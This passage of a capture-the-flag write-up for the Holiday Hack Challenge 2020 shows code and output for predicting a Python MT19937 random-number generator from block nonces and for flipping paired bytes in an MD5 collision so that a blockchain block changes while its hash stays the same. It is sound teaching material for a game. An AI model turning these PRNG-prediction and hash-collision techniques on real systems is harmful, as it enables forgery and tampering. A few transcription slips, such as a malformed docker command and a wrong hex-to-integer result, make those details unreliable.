144   resourceID: '40226864-586a-473c-bc3d-8123189ac6d8', hash: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
145   hex: 'a0836874e079503b43a93e37424835271931c76191c7875721311',
146   url: 'https://master.elasticstack.com/'
147 }
148
149 {
150   type: 'info',
151   resourceID: '40226864-586a-473c
```

That worked. Now I'm in Santa's office in my non-Santa form.



Objective 11a – Naughty/Nice List with Blockchain Investigation Part 1

Let's return to Santa's office in our Santa body. We see a list on Santa's desk. Let's click it to obtain a blockchain.dat file.

```
tony@kali:~/holidayhack2020$ ls -l blockchain.dat
-rw-r--r-- 1 tony tony 2268990 Dec 31 13:34 blockchain.dat
```

Prepare for the challenge by downloading our tools from <https://download.holidayhackchallenge.com/2020/OfficialNaughtyNiceBlockchainEducationPack.zip>, then build and launch the Docker container.

```
COMMANDO Thu 12/31/2020 16:19:24.81
C:\Users\tonyk\Documents\holidayhack2020\OfficialNaughtyNiceBlockchainEducationPack>docker build
C:\Users\tonyk\Documents\holidayhack2020\OfficialNaughtyNiceBlockchainEducationPack>docker -t naughty-nice-blockchain

COMMANDO Thu 12/31/2020 16:21:53.46
```

```
C:\Users\tonyk\Documents\holidayhack2020\OfficialNaughtyNiceBlockchainEducationPack>docker run --rm -v
C:\Users\tonyk\Documents\holidayhack2020\OfficialNaughtyNiceBlockchainEducationPack:/usr/src/app -ti naughty-nice-
blockchain
root@8d6844da7a0f:/usr/src/app# id
uid=0(root) gid=0(root) groups=0(root)
root@8d6844da7a0f:/usr/src/app# ls
Dockerfile  docker  docker.sh  naughty_nice.py  official_public.pem  private.pem
root@8d6844da7a0f:/usr/src/app#
```

Let's write a small utility to dump the index and nonces of each block in the blockchain. Start with the `naughty_nice.py` script, and replace the main class with this:

```
if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
        c2 = Chain(load=True, filename='blockchain.dat')

    try: # catch errors, such as stdout closing
        for block in c2.blocks:
            print(block.index, f"{block.nonce:016x}") # print the nonce as a 64-bit hex value
    except:
        exit()
```

Test it - use it to view the first few nonces of the blockchain.

```
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | head -5
128449 e3e12de5edfb51e2
128450 2176088150fdfdid
128451 0a2dada92f154da4
128452 d391517e345e0ffe
128453 8836422291566d65
root@8d6844da7a0f:/usr/src/app#
```

Now let's look at something we noticed with how the nonce is generated. Looking at the code, we see this in the block class constructor:

```
if self.index == 0:
    self.nonce = 0 # genesis block
else:
    self.nonce = random.randrange(0xFFFFFFFFFFFFFFFF)
```

So the initial block starts with a zero, then each subsequent block gets a 64-bit nonce from the python prng. We remember from our earlier prng challenge that you could predict the next random number if you had the previous 624 random numbers. But that code assumed a 32-bit range of random numbers where we used `random.randrange(0xFFFFFFFF)`. This could be a problem if we tried to directly use our previous code, as the nonces in the blockchain are twice as long and therefore don't directly match up. But let's look further and see this interesting observation. Start by looking at the first 3 random numbers produced by our 64-bit range:

```
root@8d6844da7a0f:/usr/src/app# python
Python 3.9.1 (default, Dec 18 2020, 05:16:04)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import random
>>> random.seed(0)
>>> f"{random.randrange(0xFFFFFFFFFFFFFFFF):016x}"
'629f6fbcd82c07cd'
>>> f"{random.randrange(0xFFFFFFFFFFFFFFFF):016x}"
'e3e70682c2094cac'
>>> f"{random.randrange(0xFFFFFFFFFFFFFFFF):016x}"
'0a5d2f346baa9455'
>>>
```

Now let's generate the first 6 random numbers, specifying a 32-bit range:

```
root@8d6844da7a0f:/usr/src/app# python
Python 3.9.1 (default, Dec 18 2020, 05:16:04)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import random
```

```
>>> random.seed(0)
>>> f"{random.randrange(0xFFFFFFFF):08x}"
'd82c07cd'
>>> f"{random.randrange(0xFFFFFFFF):08x}"
'629f6fbe'
>>> f"{random.randrange(0xFFFFFFFF):08x}"
'c2094cac'
>>> f"{random.randrange(0xFFFFFFFF):08x}"
'e3e70682'
>>> f"{random.randrange(0xFFFFFFFF):08x}"
'6baa9455'
>>> f"{random.randrange(0xFFFFFFFF):08x}"
'0a5d2f34'
>>>
```

From inspection, we can see that given a 64-bit random number BBBBBBBBAAAAAAAA, the equivalent two 32-bit random numbers are AAAAAAAA followed by BBBBBBBB. In other words, the 64-bit random numbers are simply two 32-bit numbers concatenated together. We can use our 32-bit predictor code if we feed it with nonces split into 32-bit numbers. Let's write a small python utility to generate 32-bit numbers from our 64-bit nonces.

```
root@8d6844da7a0f:/usr/src/app# cat split-nonce.py
#!/usr/local/bin/python

import sys

for line in sys.stdin:
    # print the least significant half first
    print(line[8:16])
    print(line[0:8])
```

Test it against the first three blocks.

```
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | head -3
128449 e3e12de5edfb51e2
128450 2176088150fdfd1d
128451 0a2dada92f154da4
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | head -3 | awk '{print $2;}' | ./split-nonce.py
edfb51e2
e3e12de5
50fdfd1d
21760881
2f154da4
0a2dada9
root@8d6844da7a0f:/usr/src/app#
```

Now create and test a small helper utility to convert the hex numbers into integers suitable for feeding into our predictor script.

```
root@8d6844da7a0f:/usr/src/app# cat hex-to-int.py
#!/usr/local/bin/python

import sys

for line in sys.stdin:
    print(int(line, base=16))

root@8d6844da7a0f:/usr/src/app# echo 'FFFFFFF' | ./hex-to-int.py
4294967295
root@8d6844da7a0f:/usr/src/app#
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | head -3 | awk '{print $2;}' | ./split-nonce.py | ./hex-to-int.py
3992670690
3823185381
1358822685
561383553
789925284
170765737
root@8d6844da7a0f:/usr/src/app#
```

Tweak our prng number predictor to print hex values instead of integer values. Here is the main class:

```
if __name__ == "__main__":
    # create our own version of an MT19937 PRNG.
    myprng = mt19937(0)
```

```

print("reading integers from pipe...")

i = 0

for line in sys.stdin:
    myprng.MT[i] = untemper(int(line))
    i += 1

print(i, " numbers read from input pipe...")
print("Here are the next ", sys.argv[1], " numbers")

for i in range(int(sys.argv[1])):
    print(f"{myprng.extract_number():08x}")

```

Remember that we need 624 32-bit numbers to be able to start predicting. Let's grab the last 314 block nonces, pull the first 312 from that group, then feed those into our predictor. Then we'll compare the output of the predictor with the last two nonces to make sure we can predict future nonces.

```

root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | tail -314 | head -312 | awk '{print $2;}' | ./split-nonce.py
| ./hex-to-int.py | ./my-mt19937.py 4
reading integers from pipe...
624 numbers read from input pipe...
Here are the next 4 numbers
ba06243b
68df67a8
1ad54826
eb806dad
root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | tail -2
129995 68df67a8ba06243b
129996 eb806dad1ad54826
root@8d6844da7a0f:/usr/src/app#

```

Yes! They match up. Now we need to predict the nonce for block 130000. This means we need to generate enough numbers for four nonces (129997 to 130000). This means 8 integers. Run it again and grab the last two for our final nonce.

```

root@8d6844da7a0f:/usr/src/app# ./print-nonces.py | tail -312 | awk '{print $2;}' | ./split-nonce.py | ./hex-to-int.py
| ./my-mt19937.py 8 | tail -2
f32f729d
57066318
root@8d6844da7a0f:/usr/src/app#

```

From the output, the nonce for block 130000 should be **57066318f32f729d**.

🟢 11a) Naughty/Nice List with Blockchain Investigation Part 1

Difficulty: 🟡🟡🟡🟡

Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)

Objective 11b – Naughty/Nice List with Blockchain Investigation Part 2

Let's create a utility that recomputes the full MD5 hashes, and let's also add SHA256 full hashes.

```

root@8d6844da7a0f:/usr/src/app# tail -20 ./print-hashes.py

if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
        c2 = Chain(load=True, filename='blockchain.dat')

    blocknum = 0

    for block in c2.blocks:
        hashMD5 = MD5.new()

```

```

        hashMD5.update(block.block_data_signed())
        hashSHA256 = SHA256.new()
        hashSHA256.update(block.block_data_signed())
        try: # quit if we lose stdout
            print ("blocknum:" + str(blocknum), "prevMD5:" + block.previous_hash, "computedMD5:" + hashMD5.hexdigest(),
"SHA256:" + hashSHA256.hexdigest())
        except:
            exit()
        blocknum += 1

```

Now use it to find Jack's altered block by looking at the SHA256 hashes.

```

root@8d6844da7a0f:/usr/src/app# ./print-hashes.py | grep -E '58a3b.*a90f'
blocknum:1010 prevMD5:4a91947439046c2dbaa96db38e924665 computedMD5:b10b4a6bd373b61f32f4fd3a0cdfbf84
SHA256:58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f
root@8d6844da7a0f:/usr/src/app#

```

Jack's altered block is block number 1010 (zero-based) in our list. Dump the attachments using this utility.

```

root@8d6844da7a0f:/usr/src/app# tail -12 dump-docs.py

if __name__ == '__main__':
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
        c2 = Chain(load=True, filename='blockchain.dat')

        try: # catch errors, such as no input arg
            for i in range(c2.blocks[int(sys.argv[1])].doc_count):
                c2.blocks[int(sys.argv[1])].dump_doc(i)
        except:
            print("error - did you forget the block file index argument?")

root@8d6844da7a0f:/usr/src/app#

```

Run it to dump Jack's attachments.

```

root@8d6844da7a0f:/usr/src/app# ./dump-docs.py 1010
Document dumped as: 129459.pdf
Document dumped as: 129459.bin
root@8d6844da7a0f:/usr/src/app#

```


Let's look at the binary doc.

```


root@8d6844da7a0f:/usr/src/app# xxd 129459.bin
00000000: ea46 5340 303a 6079 d3df 2762 be68 467c  .FS@0:`y..`b.hF|
00000010: 27f0 46d3 a7ff 4e92 dfe1 def7 407f 2a7b  '.F...N.....@.*{
00000020: 73e1 b759 b8b9 1945 1e37 518d 22d9 8729  s..Y...E.7Q."..)
00000030: 6fcb 0f18 8dd6 0388 bf20 350f 2a91 c29d  o..... 5.*...
00000040: 0348 614d c0bc eef2 bcad d4cc 3f25 1ba8  .HaM.....?%..
00000050: f9fb af17 1a06 dfe1 1fd8 6493 96ab 86f9  .....d.....
00000060: d511 8cc8 d820 4b4f fe8d 8f09          ..... KO....
root@8d6844da7a0f:/usr/src/app#

```


Not easily identified – this file is a binary blob and might be some kind of collision vector or padding file for a collision. The PDF can be viewed in Chrome, however, so the file format has not been too badly damaged by whatever manipulation may have occurred:




Because we know that the statements seen in the PDF are probably all fraudulent, we can guess that Jack Frost has manipulated something in the file that allows different content to be viewed while preserving the computed hash. Let's proceed with the approach that this PDF has been as part of a hash collision computation. From reading the hints provided by the elves, we know that a particular type of collision called unicoll can be used to merge two different content areas into a single PDF document while preserving an MD5 has value:




Let's see if we can see that in our PDF file. Open it in VS Code to see if can see a split /Kids object. In the following screenshot, we can see two /Kids objects (objects 2 and 3):



The main catalog currently points to Object 2 to define the content to display:



```
00000010 0A 0A 31 20 30 20 6F 62 6A 0A 3C 3C 2F 54 79 70  . . 1 0  obj. << / Typ
00000020 65 2F 43 61 71 64 61 6C 6F 67 2F 5F 47 6F 5F 41 77  e / Catalog / _Go_Aw
00000030 61 79 2F 53 61 6E 74 61 2F 50 61 67 65 73 20 33  ay / Santa / Pages 3
00000040 20 30 20 52 20 20 20 20 20 30 F9 D9 BF 57 8E 0 R 0 ü ù ¿ W
```



Find the matching byte in the next 64-byte block (same position, just in the next 64-byte block).

47

Since we changed the byte at 0x3F from 0x32 to 0x33 (i.e., adding one), then we need to change the byte at 0x7F from 0x1C to 0x1B (i.e., subtracting one). If this works, then the MD5 hashes will still be the same. Here is the code that we will use to perform the required pair of manipulations.

```
if __name__ == '__main__':

    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')

    JF = 1010

    block = c2.blocks[JF]
    #print(block)

    print ("Grabbing original hashes for later comparison...")

    # save the original hashes.

    original_internal_MD5 = block.hash
    original_full_MD5 = c2.blocks[JF + 1].previous_hash

    print ("existing internal data MD5:", original_internal_MD5)
    print ("existing signed MD5:", original_full_MD5)

    hashSHA256 = SHA256.new()
    hashSHA256.update(block.block_data_signed())
    print ("Computed SHA256 original block:", hashSHA256.hexdigest())

    print ("\nUpdating the PDF bytes...")

    buffer = bytearray(block.data[1]['data']) # get our raw PDF document bytes from the block
    buffer[0x3F] = ord('\x33') # repoint the catalog from object 2 to object 3

    # now update the matching character in the next block. Since we added one to first char, we'll subtract one from
    this char.

    buffer[0x7F] = ord('\x1B') # subtract one. 0x1C - 1 = 0x1B

    block.data[1]['data'] = bytes(buffer) # write our updated PDF document buffer back to the block

    # now compute the hash to see if it still matches.
    hashMD5 = MD5.new()
    hashMD5.update(block.block_data())
    if hashMD5.hexdigest() == original_internal_MD5:
        print ("W00t! internal MD5 matches after PDF change !!!!!!!!!!!!!!!")

    hashMD5 = MD5.new()
    hashMD5.update(block.block_data_signed())
    if hashMD5.hexdigest() == original_full_MD5:
        print ("W00t! signed MD5 matches after PDF change !!!!!!!!!!!!!!!")

    hashSHA256 = SHA256.new()
    hashSHA256.update(block.block_data_signed())
    print ("Computed SHA256 post-PDF-change block:", hashSHA256.hexdigest())
```

Run it:

```
root@ec288cd3e46f:/usr/src/app# ./fix-block.py
Grabbing original hashes for later comparison...
existing internal data MD5: 347979fece8d403e06f89f8633b5231a
existing signed MD5: b10b4a6bd373b61f32f4fd3a0cdfbf84
Computed SHA256 original block: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f

Updating the PDF bytes...
W00t! internal MD5 matches after PDF change !!!!!!!!!!!!!!!
W00t! signed MD5 matches after PDF change !!!!!!!!!!!!!!!
Computed SHA256 post-PDF-change block: 1adfc6bb0b81d0409b506b1544440b58096790dd272317780bec706f48e79b1e
root@ec288cd3e46f:/usr/src/app#
```

So far, so good. We've got two of the four bytes. Now let's get the next change. Tinsel Upatree told us that somehow Jack now has a positive score, which means that he had a negative score originally. Let's try to fix this by changing the block "sign" field from a "one" to a "zero". Like before, we'll then need to find the matching byte so our MD5 doesn't change. Start by finding the actual sign byte. We know how the block is put together by looking at how the basic MD5 hash is computed:


```
def block_data(self):
    s = (str('%016.016x' % (self.index)).encode('utf-8'))
    s += (str('%016.016x' % (self.nonce)).encode('utf-8'))
    s += (str('%016.016x' % (self.pid)).encode('utf-8'))
    s += (str('%016.016x' % (self.rid)).encode('utf-8'))
    s += (str('%1.1i' % (self.doc_count)).encode('utf-8'))
    s += (str('%08.08x' % (self.score)).encode('utf-8'))
    s += (str('%1.1i' % (self.sign)).encode('utf-8'))
    for d in self.data:
        s += (str('%02.02x' % d['type']).encode('utf-8'))
        s += (str('%08.08x' % d['length']).encode('utf-8'))
        s += d['data']
    s += (str('%02.02i' % (self.month)).encode('utf-8'))
    s += (str('%02.02i' % (self.day)).encode('utf-8'))
    s += (str('%02.02i' % (self.hour)).encode('utf-8'))
    s += (str('%02.02i' % (self.minute)).encode('utf-8'))
    s += (str('%02.02i' % (self.second)).encode('utf-8'))
    s += (str(self.previous_hash).encode('utf-8'))
    return(s)
```

The one-byte "sign" field is byte # $(16 \times 4 + 1 + 8 + 1) = 74$, or offset 0x4B.

1010.dat	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	DECODED TEXT
00000000	30	30	30	30	30	30	30	30	30	30	30	31	66	39	62	33	0 0 0 0 0 0 0 0 0 1 f 9 b 3
00000010	61	39	34	34	37	65	35	37	37	31	63	37	30	34	66	34	a 9 4 4 7 e 5 7 7 1 c 7 0 4 f 4
00000020	30	30	30	30	30	30	30	30	30	30	31	32	66	64	31		0 0 0 0 0 0 0 0 0 0 1 2 f d 1
00000030	30	30	30	30	30	30	30	30	30	30	30	32	30	66			0 0 0 0 0 0 0 0 0 0 0 0 2 0 f
00000040	32	66	66	66	66	66	66	66	31	66	66	30	30	30			2 f f f f f f f f 1 f f 0 0 0 0
00000050	30	30	36	63	EA	46	53	40	30	3A	60	79	D3	DF	27	62	0 0 6 c â F S @ 0 : ` y ó ß ' b

This means that our companion byte will be at offset 0x8B (remember that it needs to be in the same position, but in the next 64-byte block).

00000040	32	66	66	66	66	66	66	66	66	31	66	66	30	30	30		2 f f f f f f f f 1 f f 0 0 0 0
00000050	30	30	36	63	EA	46	53	40	30	3A	60	79	D3	DF	27	62	0 0 6 c â F S @ 0 : ` y ó ß ' b
00000060	BE	68	46	7C	27	F0	46	D3	A7	FF	4E	92	DF	E1	DE	F7	 h f ' ð F Ó § Ÿ N . ß á Þ ÷
00000070	40	7F	2A	7B	73	E1	B7	59	B8	B9	19	45	1E	37	51	8D	@ . * { s á · Y .  . E . 7 Q .
00000080	22	D9	87	29	6F	CB	0F	18	80	D6	03	88	BF	20	35	0F	" Ù .) o È . . . 0 . .  5 .
00000090	2A	91	C2	9D	03	48	61	4D	C0	BC	EE	F2	BC	AD	D4	CC	* . Ä . . H a M Ä  i ð  . Õ İ

Since the first byte is moving from "1" to "0" (or 0x31 to 0x30), we need to increment the second byte from "0xD6" to "0xD7". We also note that the second byte is plopped into the middle of the first (binary) document, specifically offset 0x35. Let's add the following code to the previous code to accomplish changing the sign and also updating the first document.

```
print ("\nUpdating the sign bytes...")

# now update the sign (set it to 0)

block.sign = 0 # this will ultimately generate a 0x30 in the data block when hashed.

# grab the binary document.

buffer = bytearray(block.data[0]['data']) # get our raw binary document bytes from the block
buffer[0x35] = ord('\xD7') # add one. 0xD6 + 1 = 0xD7
block.data[0]['data'] = bytes(buffer) # write our updated binary document buffer back to the block

# now compute the hash to see if it still matches.
hashMD5 = MD5.new()
hashMD5.update(block.block_data())
if hashMD5.hexdigest() == Original_internal_MD5:
    print ("Double-W00t! internal MD5 matches after sign change !!!!!!!!!!!!!!!")

hashMD5 = MD5.new()
hashMD5.update(block.block_data_signed())
if hashMD5.hexdigest() == Original_full_MD5:
    print ("Double-W00t! signed MD5 matches after sign change !!!!!!!!!!!!!!!")

hashSHA256 = SHA256.new()
hashSHA256.update(block.block_data_signed())
print ("Computed SHA256 post-sign-change block:", hashSHA256.hexdigest())
```


Run the whole thing.

```
root@ec288cd3e46f:/usr/src/app# ./fix-block.py
Grabbing original hashes for later comparison...
existing internal data MD5: 347979fece8d403e06f89f8633b5231a
existing signed MD5: b10b4a6bd373b61f32f4fd3a0cdfbf84
Computed SHA256 original block: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f

Updating the PDF bytes...
W00t! internal MD5 matches after PDF change !!!!!!!!!!!!!!!
W00t! signed MD5 matches after PDF change !!!!!!!!!!!!!!!
Computed SHA256 post-PDF-change block: 1adfc6bb0b81d0409b506b1544440b58096790dd272317780bec706f48e79b1e

Updating the sign bytes...
Double-W00t! internal MD5 matches after sign change !!!!!!!!!!!!!!!
Double-W00t! signed MD5 matches after sign change !!!!!!!!!!!!!!!
Computed SHA256 post-sign-change block: fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb
root@ec288cd3e46f:/usr/src/app#
```

Let's submit our SHA256 hash!



Let's proceed through the door in the rear of the office.



Now we are Santa's Balcony with Eve Snowshoes. She tells us to return in our original body, which we do.



All objectives complete!